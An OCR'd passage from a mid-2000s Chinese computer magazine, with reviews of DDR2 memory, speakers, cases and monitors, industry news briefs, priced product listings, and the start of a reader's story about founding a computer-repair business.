总体来说，爱国者U时F021手表MP3属于时尚型用户选购的对象，即可自用，也适合作为特别的礼物馈赠好友。CF [CP09]

超胜白金DDR2内存条



尽管现在的内存主流依然还是DDR内存，而DDR2内存还依然较为昂贵，但依靠Intel 9X5系列芯片组的鼎力支持，DDR2内存成为市场的主流产品之一应该指日可待，而在AMD处理器方面，未来的AMD处理器已经有计划支持DDR2内存。因此DDR2内存的市场潜力还是相当大，而先期推出DDR2内存的厂商也都是有一定实力的内存厂商。

超胜公司为一家内存专业生产公司，虽然在零售市场上名气没有很多品牌大，但却有相当多固定的OEM客户，实力也很雄厚。近期超胜也乘DDR2的潮流，推出了超胜白金DDR2内存条。

与不少厂家推出DDR2内存时首先推出的仅为DDR2 400内存不同，超胜白金DDR2内存条直接就是DDR2 533内存条，运行于533MHz频率。

我们拿到的超胜白金DDR2内存条面向高端发烧用户，内存条包裹在防静电木质包装盒内，并有丝绸铺垫，使内存条看起来相当华丽。拿出内存条，我们并不能直接看到内存颗粒，这是因为超胜白金DDR2内存条在内存条上安装了内存散热片，这样做一是增强内存散热性，另一方面还能通过金属散热片的屏蔽能力，减少机箱内电磁辐射对高频内存的干扰，从整体来说，这能增强超胜白金DDR2内存条的稳定性和超频能力。

据我们了解，超胜白金DDR2内存条采用的三星原厂BGA封装内存颗粒加三星原厂PCB，6层PCB制造，金手指排列整齐，金光闪闪，内存阻排也是全部焊满，排列有序，使内存条整体的质量相当有保障。

而超胜内存一年包换、三年免费保修、终身质保、全国免费联保的质保服务也体现了超胜对自己产品的质量的信心。CF [CP10]

创新GigaWorks S750音箱

现在的音频输出功能提供5.1、6.1输出已不稀奇，在Intel 9X5的HD Audio标准中更是达到了7.1的音频输出。另外，音频输出的质量也达到192kHz、24bit，而这样高的音频输出质量也需要高质量的音箱才能表现出来，这里我们就介绍一款创新顶级的创新GigaWorks S750多媒体音箱。

从创新的产品编号来说，GigaWorks属于创新音箱中的顶级型号，而GigaWorks的实际表现也表明其所言非虚。

GigaWorks S750是一套7.1的音频系统，整体输出功率达到750W，个卫星音箱的有效值功率为70W，低音炮更达到了210W，完全可以用作客厅音响了。GigaWorks S750的卫星音箱为中高音分频设计，这使中高频的声音还原都更干净、明亮，能将音乐、游戏和电影中电闪雷鸣、天崩地裂完全表现出来。低音单元上，GigaWorks S750为8英寸对地低音喇叭，对地增压可以获得更大的动态低音，长冲程的低音单元发出的声音弹性十足，纯净有力。



如果仅仅是喇叭回放优异，GigaWorks S750也还不能算一款顶级音箱，而它具备的多项特殊功能才稳固了顶级音箱的地位。

GigaWorks S750通过了THX认证，THX是卢卡斯影音公司推出一套评价电影院、家庭影院设备、数字媒体设备以及多媒体节目级别的认证标准，是影音界权威认证，而通过THX认证的GigaWorks S750则会带给用户影院级别的音频感受。

GigaWorks S750提供CMSS音混开关，可以将5.1或6.1音源信号混合成7.1声道输出。这让5.1/6.1的音频输出也能感受到7.1音箱身临其境的效果。

另外，GigaWorks S750优异的BASH功放电路、多功能的数字遥控器、优质的电子分频器等多项高级设计也使这款音箱更添顶级力。CF [CP11]

先马 U7 机箱



先马 U7 机箱有多种色彩搭配，我们评测室拿到的是一款黑色型号。黑色的机箱外加红色包边的前面板给用户一种稳重中透出激情的感受。

U7 机箱为标准 ATX 结构，0.6mm 钢板制造，内部全采用折边工艺，使机箱安装相当安全。U7 机箱共提供 4 个 5 英寸扩展口和 8 个 3 英寸扩展口，扩展性相当不错，并且所有扩展口都能用工具安装，很方便。

现在机箱都相当注重散热，先马 U7 也不例外，12 厘米的前机箱散热器安装位置和 8 厘米的后机箱散热器安装位置给机箱提供了不错的散热环境，另外前机箱散热风扇还可以顺便给硬盘散热，这样 7200 转硬盘的发热过大也不是问题了。

现在很多机箱都已经把前置音频接口、USB 口作为标准配置了。该款机箱也同样为用户预留了两个前置 USB 口和音频接口，总的看起来面板还比较简洁。另外，此款机箱附送一款标准 ATX 电源，能满足普通用户的需要。

总的说来，先马 U7 机箱并没有太多花哨的东西，这也于它的普及性机箱的定位相符，适合普通装机用户选择。CF [CP12]

三诺 N20GII 多媒体音箱



三诺 N20G 是 2003 年影响较大的一款产品，因为它在只有 100 多元的价格上获得了相对不错的音质，从而给比较沉闷的底端 2.0 音箱市场带来了一缕新风。

N20GⅡ是三诺公司在 N20G 获得成功后推出的改进版。修正了三诺 N20G 用户反应的一些问题，并且在外观上作了更多的改进。

我们在去年曾经评测过 N20G 音箱，并给予了较高的评价。那么 N20GⅡ又有什么样的变化呢？

首先，N20GⅡ在外观上比 N20G 要漂亮很多，由 N20G 比较土气的灰色贴皮换成了比较好看的木纹贴皮。同时增加了 N20G 没有的橡胶垫脚，这样更能减少音箱使用中的谐振。

在基本元件的选择上，N20GⅡ也要更为优秀，N20GⅡ的单元依然是 1 寸丝模＋ 4 寸纸盆，但比较 N20G 作了一些改进，而它的电位器则要比 N20G 较为生涩的电位器好得多，转动起来非常顺滑。

在电路设计上，N20GⅡ的改动不算很大，但是制造工艺要更为精细了。

在声音风格上，N20GⅡ和 N20G 基本属于一个特点，在这个价位上的音箱相比，N20GⅡ的中频非常饱满，高频也很突出，不过声音的金属感略强。而在低音上，由于受口径限制，当然下潜深度不可能很大，但 N20GⅡ的谐振相对于 N20G 减小了很多。低频声音质量不错。

三诺 N20GⅡ在整体品质上当然不算很高，但它的价格只有不到 200 元，对于投入不大而又希望有较好的音乐享受的用户来说，N20GⅡ的确是不错的〝平民法拉力〞。CF [CP13]

(上接 93 页)



AOC 173F

在我们去年的 23 期里曾经详细介绍过这款产品，所以我们这里也就不对它多更详细的说明了。ACO173F 的外观非常不错，一扫以前 AOC 显示器给人留下的〝土气〞的印象，窄边框的设计使得显示器看上去非常清爽，全金属的双轴底座也为显示器提供了稳定的支撑和多角度的调节能力。

AOC 作为世界顶级的代工大厂，其产品的品质一向不错，只是以前在造型设计方面始终缺乏重视。而 173F 这款产品的确在这方面令人刮目相看。CF [CP05]

多彩科技助推首届广州电子竞技会完美谢幕



备受全国各大媒体关注的首届广州高校电子竞技运动会于日前完美谢幕。本次运动会，是自国家将电子竞技列为正式体育项目后的一次最大规模的电子竞技运动会。另外，为规范和普及体育电子竞技运动，提高本次运动水平的含金量，组委会特别指定了国内电脑外设巨头——多彩科技作为此次活动惟一的键鼠厂家。这是国内第一家电脑外设企业与专业电子竞技运动积极联手，体现了本次运动会严格遵循国家专业电子竞技的高要求高水平高素质的运动质量标准，对推动国家专业电子竞技事业起了至关重要的扶持作用，同时也为多彩科技自身及带动业界衡量电子竞技产品质量提供了一个可依的标准，为探寻中国电子竞技产品及中国电子竞技事业的出路提供了一个可喜的契机。

戴尔在中国市场推出全新照片多功能打印机

2004年12月2日，戴尔公司宣布面向中国市场推出全新照片多功能打印机942，以宜人价位向用户提供先进的打印产品，进一步强化戴尔在中国打印机市场的竞争优势。该产品售价仅为1999元人民币，具备领先的照片打印功能，包括：2.5英寸彩色液晶显示屏、用于连接数码相机的PictBridge端口，以及存储卡插槽，使用户无须连接电脑即可轻松进行照片打印。

戴尔中国区总裁兼亚太副总裁符标榜先生表示："进入打印机市场以来，戴尔不断致力于以优异的价位向用户提供高品质、高性能的打印机产品。今天我们推出了全新打印机942，旨在将这一优势惠及更多用户，让用户从最佳的性价比中充分受益。"



三星yepp要制造音乐巅峰味道

近日，三星公司再一次舞动指挥棒，向MP3市场一举推出6款新品，奏响数码音乐季的序曲。并宣布与有"中国格莱美"之称的百事音乐风云榜合作，在五大城市举办演唱会、并于2005年3月为本届风云榜隆重颁奖。这意味着，MP3厂商在拓深附加价值的努力中，音乐文化的塑造意识开始浮出水面。



多年以来，三星公司始终在世界上占据着MP3行业的领袖地位，并不断通过探索与革新，从视觉、听觉、触觉等各个感受层面满足当前人们对音乐生活的需求。在百事音乐风云榜评比期间隆重举办"数码音乐季"活动，yepp正在以卓越的技术串起出色的产品应用，致力编写音乐"最美的细节"、制造"音乐　峰"的味道。

创新Zen Micro数码随身听中国发布



继创新公司全球首发5GB容量MuVo2 FM数码随身听大获成功之后，创新公司董事局主席兼首席执行官沈望傅先生就透露要为新年发布一款令世人更加瞩目的数码娱乐产品，这就是多彩选择、功能超群的Zen Micro，她将更好地　释数字音乐产品的完美境界，展现音乐产品的丰富内涵。Zen Micro在美国刚上市就获得多项殊荣：Digita Life Expo（数码生活博览会）授予的2004年度最佳便携式音乐播放机大奖；BusinessWeek（商业周刊）赞誉Zen Micro"方便的操作能力，丰富多样的可选色彩和可拆卸电池"，预言她将成为微硬盘MP3市场最大的赢家；IT权威杂志PC Magazine Digital life 2004评价Zen Micro"小巧时尚、颜色　酷，令iPod mini一族羡慕不已"，她的所有技术规格也都比iPod任何型号都强。此外、C/NET也授予Zen Micro年度编辑选择奖，并强调"Zen Micro的整体设计是值得称道的，她的多种迷人色彩以及非凡的功能令人耳目一新"。

创新公司将于2005年在全球投入1亿美金的市场宣传费用推广MP3产品，以此激活MP3市场全新的增长点。创新科技已经在美国、欧洲、亚洲部分国家和地区展开大规模宣传。Zen Micro将成为2005年MP3市场发力的首款型号。



CF [CP14]

航嘉天籁之音典藏版正式上市

天　之音典藏版其实并非一款新产品，早在2003年的时候，这款产品就以其独特的CD-ON功能，极低的噪音，精美的木盒包装，赢得了消费者的好评。这次重新上市的天　之音典藏版，在老产品的基础上，对散热和静音做了非常大的改进，为满足消费者对静音电源的强烈需求，大胆采用14CM风扇电源，风扇转速由12CM的1750转/分降低到1200转/分，通过温控电路，轻载时转速只有900转/分，更有效降低噪音。

TCL推23英寸超大宽屏液晶PC巩固液晶霸主

随着"大屏封顶　液晶封王——TCL 23寸宽屏超大液晶电脑媒体推介会"在北京贵宾楼饭店举行，继此前15英寸宽屏与17英寸大屏捷报频传之后，TCL此番携19英寸大屏液晶电脑及首推23英寸宽屏超大液晶电脑，从而一气呵成、无可争议的在液晶电脑市场实现"强势登顶"，成就了液晶电脑的霸主地位。

华硕"静音王"光存储掀起圣诞节促销热潮

国内光存储领域的领导厂商华硕掀起了"静音王"系列DVD光驱和CD刻录机的"欢乐圣诞节"促销热潮。购买"静音王"CD-5232A刻录机的用户将免费获赠圣诞版"静音王猫头鹰大布仔"一个。注入了华硕独有AFFM空气流场导正和DDSS II第二代双层悬吊动态防震两大降噪技术的"静音王"系列光存储产品，能为用户营造安静舒适的应用环境，此次促销将进一步满足更多用户对品质与应用感受并重的需求。

■新品短信息■

脱胎换骨的AGP8X——nVIDIA GeForce 6600 GT



承启科技正式推出绘图芯片大厂nVIDIA新一代的AGP 8X GeForce 6600GT显示卡！


继AA6800GT及AA6800发表后，GeForce 6600GT系列接续5900XT原来的市场定位，GeForce 6600GT约等于5900XT的产品价格，却有着比5900XT高几乎于两倍的惊人3D效能！

承启科技V925X主机板强悍上市



主机板与显示卡产品上市大厂承启科技针对Intel新一代925X芯片推出V925X桌上型计算机主机板，采用支持90纳米制程技术的LGA775 Pentium 4 Prescott处理器，和最大到4GB的双信道DDR2的最新内存技术，还有提供高于AGP8X近两倍数据传输量的PCI ExpressX16 显示接口，最新的技术与最高的品质，再创玩家心中的神话！

谁主64位沉浮?磐正9NDA3J粉墨登场



64位时代已是相当逼近了。在此情况下，磐正推出新一代939平台9NDA3J主板。9NDA3J的主板跟9NDA3+的主板盒几乎是一模一样的，板盒非常硕大，都已经快做成一个正方形了。包装盒上的LOGO图案，也是全新的设计，与旧款的磐正主板不同。包装盒背面，以图片LOGO注明了芯片组以及支持的处理器，还有芯片组的特色功能等。

技嘉推出FX5700Ultra性能的FX5700 DP版本显卡



技嘉科技最近推出DP版本显卡最为让人关注，注重超频和游戏的结合体现出制造和技术双重力量，现在首先在市场可以看到两款DP版本的为中阶的显卡N57LN2DP和N570N2DP，由于在制造开始就是设定了很高超频性能，所以再度超频表现方面，不会再出现太惊人提升，但后者近似FX5700ULTRA的性能表现还是给人印象颇深。如今我们看到技嘉的5700标准版本率先抵达市场了。

奥林巴斯推出CAMEDIA P-10彩色数码打印机

奥林巴斯(上海)映像销售有限公司非常荣幸地推出首款支持PictBridge打印标准的数码影像打印机。CAMEDIA P-10是奥林巴斯推出的首款可直接从数码相机输出打印并支持PictBridge标准的照片打印机。无论什么品牌的数码相机，只需兼容该标准即可通过USB电缆直接输出打印。

优派液晶再度全球领跑，第一款19英寸灰阶8毫秒LCD优派首发

全球视讯科技的卓越厂商优派(ViewSonic)宣布，即将推出全球第一款19英寸8毫秒响应时间液晶显示器——VP191。这一划时代的8毫秒19英寸液晶显示器产品的推出，是继优派不久前推出全球第一款17英寸8毫秒液晶显示器之后，再度领跑全球显示器及液晶市场，标志着优派业已抢占全球大屏LCD市场制高点。

笔记本电脑的完美伴侣，轻骑兵时尚旅行音箱精彩登场

轻骑兵新近专门为笔记本用户设计了一款多用途时尚旅行音箱，它包括独立的两个部分——自带携带包的便携式音箱TravelMus X10，通过自带的USB数码功放在出门时获得洪亮优秀的声音表现；选配的金属小型低音炮，回到家中，将TravelMus X10插到低音炮上，就成为一台小巧标准的2.1台式音箱。

金河田桌面音箱JHT-362

国内知名的多媒体印象制造厂商金河田近日新推出了一款桌面多媒体音箱。该款产品定位在"液晶伴侣"，是使用液晶显示器用户的最新选择。JHT-362采用传统的2.1设计，产品采用进口ABS材质，黑白双色外观整体设计纤巧典雅。

■线报■

买斯巴达克，刮惊喜大奖

北京东方讯捷在全国展开"买斯巴达克，刮惊喜大奖"大型促销活动。在2004年12月20日至2005年1月20日期间，凡购买任何一款斯巴达克主板或斯巴达克显卡，均可以凭产品包装盒内的"刮刮卡"参加抽奖活动。

近期QDI的多款主板甚至还有桌面套装将会免费赠送极光旋　，还有部分主板是需要加一点现金才可以得到的，特别值得关注的是，QDI的老用户都可以参加这个活动哦。

■动态■

35互联(中国频道)是提供邮件、域名、主机等专业的互联网应用服务提供商中少数通过《信息技术反垃圾邮件产品安全检验规范》认证的公司，该公司总经理龚少　在接受记者采访时表示：目前国内邮件服务市场尚不规范，不具备反垃圾邮件核心技术开发能力的服务商占绝大多数，这些服务商中，仅有为数不多的服务商选择与网络安全公司合作，使用其通过认证的产品，而大多数服务商的反垃圾邮件能力非常弱，正是垃圾邮件制造者寻找的软肋。

“家电IT”初露端倪　　海尔“速启”电脑全面上市

近期，PC市场出现了海尔“速启”电脑的　影，其“速启”功能使消费者得到了快乐的PC“速度体验”。海尔电脑的“速启”功能(magic speed)包含快速启动、快速播放、快速恢复三项内容。

飞利浦显示产品写字楼巡展活动隆冬启航

正值隆冬时节，飞利浦在显示器市场上的表现却是格外抢眼。2004年12月8日，飞利浦显示产品写字楼巡展在北京华润大厦隆重开幕，作为飞利浦2004年的“收官之作”，此次活动集中了飞利浦近期推出的八款高档LCD，吸引了大量的写字楼白领一族与会观展。飞利浦本次巡展的合作方为《电脑高手·Office》

瑞星杀毒软件2005版轰鸣登场

瑞星公司召开以“雄狮当关，天下无毒”为主题的新闻发布会，正式推出新一代旗舰产品“瑞星杀毒软件2005版”。这款新品采用瑞星历时三年自主研发的OOT杀毒引擎，以“立体防御”的主导思想整合多项创新技术，是集反毒、防黑、反垃圾等八大功能于一体的个人电脑整体防护软件。

LG新款刻录机海外劲爆上市

日前，LG发布了型号为GSA-4163B的超劲爆DVD刻录机，该款刻录机不仅保持了LG“全兼容”Super Multi模式DVD刻录机兼容包括DVD-RAM在内的三大类五种格式的优势，更加将各种格式的规格提升到了一个前所未有的高度。

清华同方推出全新超锐T30笔记本

一直以来，8000元以下的经济型笔记本往往被人看作是体积粗笨，性能平平的代名词。近日，清华同方宣布推出型号为超锐T30的经济型笔记本，从轻薄、性能双方面全面颠覆经济型笔记本的　　，成为目前经济型笔记本产品中的　峰之作。

网易《飞飞》振翅高飞

中国著名互联网企业网易公司向外界宣告，其新近代理的韩国Q版3D网络游戏《飞飞》于12月10日正式面向社会各界进行公开测试。

日前，**SanDisk公司宣布启用公司中文名字“晟碟”**，意为“像太阳一样明亮的闪存盘”。为公司起中文名字让SanDisk品牌进一步为中国10多亿消费者和潜在客户所了解及熟悉。

在“神舟电脑领跑‘新奔腾4’时代　神舟笔记本电脑新品发布会”上，神舟电脑首家发布八款采用英特尔LGA775架构“新奔腾4”处理器的新品，神舟“新奔腾4”电脑在“安全、静音、高性能”等方面突出的核心技术优势，以及对电脑用户的应用价值，带给与会者巨大的震撼。

东芝12月10日于北京举办了其全新的笔记本电脑系列——**Qosmio新品发布会**。本次发布会上东芝公司隆重推出了两款旗舰级新品：Qosmio E10以及Qosmio G10。微软(中国)有限公司代表作为特邀嘉宾到会祝贺。

飞利浦电子公司日前在上海召开以“R/RW”(可重复擦写式数码光碟DVD)和“SACD”(超音频CD)两大主流技术为主题的高级研讨会。据悉，飞利浦“R/RW”具有“VCP”(视频内容保护系统)技术，在兼容性、操作性、集成性等方面表现突出，而飞利浦“SACD”芯片除了具有卓越的“技术性”，还具有无盗版行为、无互联网共享文件等特点，具有成功的“商业性”。这两大技术的出现具有革命性的意义，正日益受到消费者的认知和青　。

作为nVIDIA专业图形卡亚太地区的总代理，**丽台科技携手nVIDIA在北京举办“nVIDIA Quadro PCI-E系列工作站显卡新品发布会”。**在会上，丽台介绍了全系列最新的PCIE接口的Quadro专业显卡。著名的工作站制造商HP、DELL、IBM、SUN、清华同方，北大方正、海信数码、强氧科技，以及nVIDIA-丽台的软件合作伙伴AUTODESK/DISCREET，ALIAS(MAYA)，PTC，SOLIDOWRKS等厂商也来到发布现场为nVIDIA-丽台助阵。

倡导健康网游，梦幻游戏限时

为了更好的引导玩家健康游戏，将口号落到实处，2005年1月1日，网易《梦幻西游》将隆重推出全国第一个限时服务器！这是一个以健康、文明为宗旨的绿色服务器，坚决提倡健康游戏，坚决维护文明的世界氛围。

金山《封神榜》携电影大片《功夫》同天发布

2004年12月16日，金山软件公司与哥伦比亚电影公司联手于北京金域万豪大酒店举办大型新闻发布会，正式宣布《封神榜》与《功夫》岁末合作计划达成，电影与网络游戏之间首次互动营销全面展开。

艺卓(EIZO)推顶级液晶彩显L797，抢占显示市场制高点

艺卓(EIZO) Nanao公司推出了针对图形专业人士需求的19寸高端液晶显示器FlexScanL797，并宣布此款顶尖设计的产品将成为19-21寸CRT显示器的最佳替代品。

有专业人士认为，此举意味着艺卓公司在2004年末将发力抢占显示设备制高点，并显示出欲统领高端专业显示器市场的意图。

柯尼卡美能达：全速打造“惊彩”时代

全球著名的视觉影像领域领导厂商柯尼卡美能达发布了三款magicolor系列彩色激光打印机新品，这是柯尼卡美能达继前不久宣布携手神州数码，建立起OA与IT两大渠道体系之后，第一次在中国市场的大规模彩色激光打印机新品亮相。

PISA推出业界首款超小OLED双彩MP3播放器

日前，PISA品牌的拥有者迈世亚(北京)科技有限公司继推出能打电话的U盘后，又推出了一款业界最小的OLED双彩MP3播放器。此款命名为主角U27的产品尺寸仅为24mm×56mm×24mm，是目前采用OLED双彩显示屏MP3里最小的一款，其重量也仅为24g，外观采用冷光金属设计，小巧亮丽，宛如爱情的使者。



威盛、AMD与全球主板商大会师 开创64位PCI Express新纪元

全球IC设计与个人计算机平台解决方案领导厂商威盛电子，宣布VIA K8T890系列芯片组，已经广泛获得全球知名主机板制造商和系统整合业者的支持和采用，全力将高速的PCI Express架构导入目前市场上最先进的64位AMD处理器平台。在全球一系列的媒体发布会中，威盛、AMD和主要的合作伙伴将展示一系列基于VIA K8T890芯片组与AMD 64位处理器的各类解决方案，包括华硕、微星、技嘉、精英、硕泰克、升技、磐正、浩　和青云等著名主板厂商，都将在发布会现场展示最新的主板产品。

CF [CP15]



BenQ FP931 19英寸LCD

作为全球首款16ms极速响应时间的19英寸液晶显示器，FP931在播放动态影像或进行激烈的游戏对抗时能呈现更流畅自如的影像品质，为消费者带来超大超快、高度愉悦的感官享受。而FP931所配备的D-Sub/DVI-D模拟/数字双接口，更是画质表现亮丽的保证。DVI数字接口能充分发挥LCD作为数字显示器的优势，避免信号传输过程中的损失，并杜绝液晶显示器和D-Sub接口搭配时出现像素抖动现象，提供更纯净、真实和亮丽的影像品质，即便对显示质量格外挑剔的发烧族群也能得以充分满足。另外，FP931还通过了全球最新、最严格的TCO′03安规认证，并通过了各种工业级环境的可靠性测试。

咨询电话:*010-82699125*

产品价格:*3999元*



爱国者85倍速智慧棒

爱国者智慧棒不仅可放入钱包随身携带，而且数据存储功能强大，拥有128MB~1GB的海量存储空间。此外，爱国者智慧棒作为MP3、PDA、数码相机等数码移动设备的嵌入式存储卡，同样非常适合，很好的弥补了传统U盘功能单一的缺陷。它兼容标准的USB1.1与USB2.0接口，与电脑连接时即插即用，并支持USB启动、智能加密管理、智能备份等附加功能。

咨询电话:*800-8107666，010-82607776*

产品价格:*256MB 599元*

冲击波SC-2110

SC-2110是一款突出产品外形，并同时兼顾（声音）内涵的电脑有源多媒体声放系统。该音箱采用了双分频的2.1声道系统设计，颜色 丽，外形可人。它大胆采用了纯白色箱体搭配黑色盆边的对称风格，增强了视觉反差。同时又使用了多种颜色鲜明、 纷艳丽的塑料外壳加以衬饰，使得整体风格显得非常活泼，同时又不失其华贵的气质

咨询电话:*010-82848111*

产品价格:*195元*





LG FE43“双响炮”音乐播放器

MF FE43系列产品的〞双响炮〞是一对仅十几毫米厚的5W+5W的超薄音箱和10W的超重低音音箱。别看音箱是超薄的，但音效却不落人后。〞双响炮〞均为有源音箱，即需要有外界交流电源保证供电，在有电源保证供电的情况下，扬声器才能保证总谐波失真最小，达到扬声器的最佳效果。SRS环绕音效更将数码音乐播放效果提升到〞发烧〞境界，让用户充分享受FE43系列产品淋漓畅快的外耳〞音乐串烧〞。

咨询电话:*8008105659*


产品价格:*(待定)*

散热博士I计划之雪狐黑旋风

雪狐黑旋风的散热片采用铝挤型，但它的底部却有11mm厚，且销有一个直径为44mm的铜底。厚实的散热片底部与26片 片融为一体，不管是瞬间吸热能力、散热面积还是热传导性能，均能够达到一个支持Prescott P4 3.4E的水平。散热 片上大下小的设计令I计划之雪狐黑旋风的适应性更强，不会与Socket 478插槽旁的一些电容构成〞冲突〞。散热博士I计划之雪狐黑旋风使用的黑色风扇规格为80mm×80mm×25mm，12V/0.21A±10%，其标称转速为3100±10%RPM，最大风量44CFM。

咨询电话:*010-82896511*

产品价格:*85元*





Creative DDTS-100解码器

Creative Decoder DDTS-100 解码器具备DTS-ES 和 Dolby Digital EX 的解码能力，可以对6.1声道的音频内容进行解码，将数字环绕声电影的超凡音质表现得淋漓尽致。Decoder DDTS-100 最高可与 7.1 的音箱配置相连，只要连到任何一款5.1、6.1或7.1 音箱系统，您就能在观看 DVD 影片、听音乐和玩游戏时享受到声音的无比乐趣了。

这款极具时尚感的解码器还可进行Dolby Pro Logic Ⅱ 和 DTS Neo:6 的处理，将任意一个双声道的内容模拟为 5.1 或 6.1 的环绕音场。由于具备了丰富的音频输入方式，这一解码器可与众多的数字或模拟娱乐设备，DVD 和 CD 播放机相连。除此之外，您还可以根据 听的位置的不同，通过Creative Decoder DDTS-100各输出声道的音量进行调整。

咨询电话:*010-82551800*

产品价格:*(待定)*



联想 ET360 摄像头

国内知名的IT厂商联想现推出一款高性能高品质摄想头——ET360，时尚经典外观设计(外观专利)，高档耐磨油漆。镜头采用的是大口径光学玻璃镜头，它的光学分辨率为31万像素，最大分辨率可达到800×600（48万像素），达到真正的流畅水平，做到了高速、高画质。配备了功能众多的软件，可轻松实现对图像的色彩饱和度、对比度、 马表等加以调节，具有自动白平衡肤色补偿设计。利用软件高质量实时的MPEG压缩引擎，可以将影像压缩成为MPEG1、MPEG4等格式，将大大降低影像占用硬盘空间，可以轻松现场录制VCD和MPEG-4格式文件，将精彩的画面录制下来做成VCD光碟留做纪念。

咨询电话:*8008108888*

产品价格:*178 元*



Microlab 麦博梵高 550

高FC550小巧的卫星音箱，应用丹麦名师设计的V12全频扬声器，动态范围广、表现全面，创全球业界新标准。卫星箱不规则的后倾恒指向几何斜方体设计乃点睛之笔，不利于声音表达的倾斜箱体被置于桌面时，斜面正好对着人的耳朵，音像焦点更加集中、听音效果更加完美。5.25寸的重量级双 铁磁路系统重低音扬声器，率先采用高成本的低Q值长冲程设计，反应快速、解析力高。运用麦博独创之劲量低音重播技术，以低音扬声器单体设计和重低音箱体几何结构为基础，引用心理学理论，重放超乎预期的高质量低频响应。

咨询电话:*8008305652*


产品价格:*350 元*

华硕 P5GDC Pro 主板

华硕发布了最新的P5GDC Pro主板，它不但具备了新架构中PCI-E、LGA775、DDR Ⅱ等一切新技术，同时还最大限度兼容用户的原有配件，降低用户的升级成本。与其他主板相比，内存搭配的灵活性与强大的内存性能是P5GDC Pro的最大特色。多达6条的内存插槽让P5GDC Pro能同时兼容DDR和DDR2两种规格的内存，为升级用户提供了极大便利。

咨询电话:*8008206655*

产品价格:*1488 元*





多彩黑哨系列摄像头

多彩黑哨系列摄像头采用USB1.1接口，最高分辨率：640×480并能达到24位真彩色，摄像速度可达320×240 30fps或者640×480 15fps。多彩黑哨摄像头采用4.86×3.64mm，HY或OV高速感光优化技术，拍摄视角为45度~60度（根据不同规格），拍摄距离为3厘米至无限远（常规），并能用微距模式拍摄距离小于3厘米的物体。除此以外，黑哨摄像头还提供MPEG4成像网络可视电话技术，优先声音传输人耳工学技术，网络隧道穿透技，全双功影音优化技术。

咨询电话:*0755-27394092*

产品价格:*158 元*

CF [CP16]



我的电脑维修创业史

学生哥创业难，难于上青天

■ 重庆 罗彬

虽说“365行，行行出状元”，但是状元毕竟是极个别的“特例”，创业路上，最多的还是艰辛与坎坷。不过，最宝贵的，也正是那一份真实的拥有。

我是一个硬件发烧友，从1999年开始接触电脑，一直“发烧”至今，念大学时，自己特别喜欢帮朋友们处理排查各种电脑故障，因此在校园圈子中小有名气。暑假时，我还到专业电脑公司的客服部门打过工。这一切，都加深了我对自己驾驭电脑，处理各种故障能力的自信。毕业后，心高眼低的我看不上在电脑城打工给人当“秋儿”(四川方言，即打杂、跑腿儿的意思)使唤，就……、

扯张“羊皮”搞创业

创业前，我并没有做过认真细致的市场调查研究，仅仅凭借自己对电脑维修行业的认识，认为搞电脑维修利润大，人人有钱赚。于是，我就找来几个以前在电脑城打工时认识的年轻朋友，大伙一合计，就决定每人筹1500元来共同组建个小公司，打算出来单独搞。

混过电脑城的人都知道，今天好多“总”当年也不过是如我们这样落魄街头的“IT小混混”。他们当时不过仗着自己对电脑的了解和动手能力，又胆大心细地抓住了难得的市场机遇，借着电脑走向中国千家万户的普及大潮，一不小心，就暴富了起来。

这些人的经历充分地激励着我的大脑。再加上现在用电脑的人这么多，而重庆又是一个用组装机多于品牌机的城市，用户群不用担心。而且，和自己合伙的朋友也维修处理过各种各样的故障，再加上电脑维修行业确实是个高利润的行业，于是义无反顾地踏上了创业的道路。

按照业内约定俗成的标准，电脑维修一般为软件服务30元起(也就是传统意义上的装系统、杀病毒、恢复BIOS等)，而硬件服务则需要50元起(哪怕是灰尘导致的问题也是这个价格)。除此外，如果客户的电脑硬件有问题，那么更换硬件的成本还要另算。所以说，搞电脑维修是低投入，高收入的活路。

定下主意后，我们就决定在电脑城附近租一间房子。由于是创业开初，我们几个人当然租不起昂贵的商务间或是电脑城的铺位。讲求低投入的我们就选择了电脑城附近的商业用房，月租金800元，由我们四人每人每月支付200元。再接着，我们买来万用表，电烙铁和一些维修维护电脑需要的工具和备件，做了一个门牌挂好，这电脑维修公司的准备工作就完成了。

下面，我们就是想着找客户了！谁知道……

编辑点评：在创业开初，没有进行深入的市场调查，没有详细的发展计划书，甚至连投入产出都没有进行过估算，就贸然投入到竞争惨烈的市场中是不明智的。同时，既然是与人合作，那么分清权责和利益也是必要的，这些重要细节文中的主人公似乎都没有概念。

业务难做想尽招数

由于我们四个人都在电脑城里面混过，在给其他公司打工的同时我们手中也掌握了一些客户的联系方式。打开门做生意的第一天，我们就分头给自己的熟客们打电话，告诉他们自己开电脑维修公司了，请他们多多关照……当然，我们承诺出的价格是很低的，但服务质量相比专业的大牌公司还要不折不扣。

可是，愿望总是好的，实施起来才知道是多么困难。那些客户都习惯了在电脑城的电脑公司进行电脑维修。也许，在他们的观念中，只有那种大环境、大牌公司的电脑维修才过硬。而像我们这样的小公司根本就不值得一提。的确，IT界永远只有第一，没有第二，何况我们连第二都远远不够。

既然如此，我们四个合伙人聚在一起想出路找办法。经过一阵讨论，大家都认为是广告宣传太少了，很多潜在的消费者并不知道我们这家公司存在。于是，加强宣传和市场推广就成了当务之急。但是，我们可供使唤的资金是那么的少，怎么办呢？

我们决定去散发广告传单，直接用Word打好宣传文稿，然后以5分钱一张的价格让周边的广告公司印刷了500张广告单，并制作了500张我们维修公司的名片。而后，我们四人分布在电脑城外向过客们兜里塞我们的宣传资料。那种受人白眼和被保安赶的滋味，真让才投入社会的我有些受不了。

